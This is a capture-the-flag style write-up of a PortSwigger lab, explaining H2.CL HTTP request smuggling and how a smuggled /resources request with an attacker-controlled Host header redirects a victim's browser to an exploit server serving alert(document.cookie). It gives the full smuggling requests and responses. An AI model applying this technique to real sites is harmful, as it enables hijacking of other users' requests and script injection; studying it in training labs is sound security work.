| Field | Details |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | HTTP Request Smuggling — H2.CL, XSS via Redirect Hijacking |
| Difficulty | Practitioner |
| Objective | Cause the victim's browser to load and execute alert(document.cookie) from the exploit server |
| Note | Victim accesses the home page every 10 seconds. |
H2.CL Request Smuggling
The application has a search bar. Intercepting a request and switching to HTTP/2, cleaning up unnecessary headers:
POST / HTTP/2
Host: 0a5500790311b4f98014718800fc000d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length:
Before getting into the attack, it's worth understanding what makes this lab mechanically different from H2.TE and CL.TE.
In those labs, we always needed Transfer-Encoding: chunked and the 0\r\n\r\n terminator — the desync was driven by the TE/CL ambiguity, making the back-end terminate at the 0 chunk and treat everything after as a new request. H2.CL works differently. HTTP/2 doesn't use Content-Length for request framing — it uses binary data frames at the protocol level. The front-end already knows the exact request length from HTTP/2 framing and ignores whatever Content-Length we declare. It forwards the entire body to the back-end regardless.
The back-end, running HTTP/1, does use Content-Length. When the front-end downgrades the request, it passes through our Content-Length header. If our declared value is smaller than the actual body, the back-end reads only that many bytes and stops — treating everything after as a new separate request. No chunked encoding needed, no 0\r\n\r\n. The desync is purely between HTTP/2 framing on the front-end and Content-Length parsing on the back-end.

Testing with a small Content-Length and a smuggled prefix to confirm:
POST / HTTP/2
Host: 0a5500790311b4f98014718800fc000d.web-security-academy.net
Content-Length: 9

teto=teto

GET /miku HTTP/1.1
Host: 0a5500790311b4f98014718800fc000d.web-security-academy.net
Content-Length: 11

miku=miku
The back-end reads Content-Length: 9, takes teto=teto as the body, and stops. Everything after — the GET /miku block — sits in the buffer as the next request. When the next request arrives on the connection, the smuggled GET /miku gets processed first and returns 404. The real request gets the wrong response.

404 confirmed. Looking at Burp's HTTP history, the page loads resources from /resources:


Requesting /resources triggers a redirect. Testing with an arbitrary Host:
POST / HTTP/2
Host: 0a5500790311b4f98014718800fc000d.web-security-academy.net
Content-Length: 9

teto=teto

GET /resources HTTP/1.1
Host: teto.com
Content-Length: 12

miku=miku
Response:
HTTP/2 302 Found
Location: https://teto.com/resources/
The application reflects whatever Host we send into the redirect Location header. If we smuggle a request to /resources with our exploit server as the Host, the victim's browser gets redirected there when it tries to load that resource.
Swapping in the exploit server:
POST / HTTP/2
Host: 0a5500790311b4f98014718800fc000d.web-security-academy.net
Content-Length: 9

teto=teto

GET /resources HTTP/1.1
Host: exploit-0ab5002103abb4f380bc709501bd0071.exploit-server.net
Content-Length: 12

miku=miku
Response:
HTTP/2 302 Found
Location: https://exploit-0ab5002103abb4f380bc709501bd0071.exploit-server.net/resources/

The redirect is pointing to our exploit server. On the exploit server we set the path to /resources which serves the payload alert(document.cookie) as the body — so when the victim's browser follows the redirect, it loads and executes our payload.
We keep resending the attack request and wait. The victim hits the home page every 10 seconds and their browser tries to load /resources/. When that request lands on the poisoned back-end connection, it gets the smuggled redirect response pointing to our server instead of the legitimate one. Their browser follows it, loads our payload, and alert(document.cookie) fires.

Once the victim hits our request. The lab will be solved! p.p